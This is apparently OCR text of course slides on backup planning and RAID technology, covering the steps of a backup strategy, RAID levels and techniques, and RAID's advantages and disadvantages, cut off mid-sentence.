
- Identify critical **business data**
- Select **backup media**
- Select **backup technology**
- Select appropriate **RAID levels**
- Select an **appropriate backup** method
- Choose the **backup location**
- Select the **backup types**
- Choose the **right backup** solution
- Conduct a recovery **drill test**



RAID (Redundant Array Of Independent Disks) Technology

- RAID is a method of combining multiple hard drives into a single unit and writing data across several disk drives that offers **fault tolerance** (if one drive fails, the system can continue operations)
- Placing data on **RAID disks** enables input/output (I/O) operations to overlap in a balanced way, improving system performance, simplifying the storage management, and protecting from data loss
- RAID represents a portion of computer storage that can divide and replicate data among several drives working as **secondary storage**
- RAID has six levels: RAID 0, RAID 1, RAID 3, RAID 5, RAID 10, and RAID 50, to function effectively. All the RAID levels depend on the below storage techniques:
  - Striping
  - Mirroring
  - Parity

Notes:




Advantages and Disadvantages of RAID Systems

Advantages

- RAID offers **hot-swapping** or **hot plugging** i.e. system component replacement (in case a drive fails) without affecting **network functionality**
- RAID supports **disk striping**, resulting in an improvement of read/write performance as the system completely utilizes the processor speed
- Increased RAID **parity checks** prevent a system crash or data loss
- Increased data **redundancy** helps restore data in the event of a drive failure
- RAID increases **system uptime**

Disadvantages


- RAID is not compatible with some **hardware** components and **software** systems e.g., system imaging programs
- RAID data is **lost** if important drives fail one after another e.g., in the case of RAID 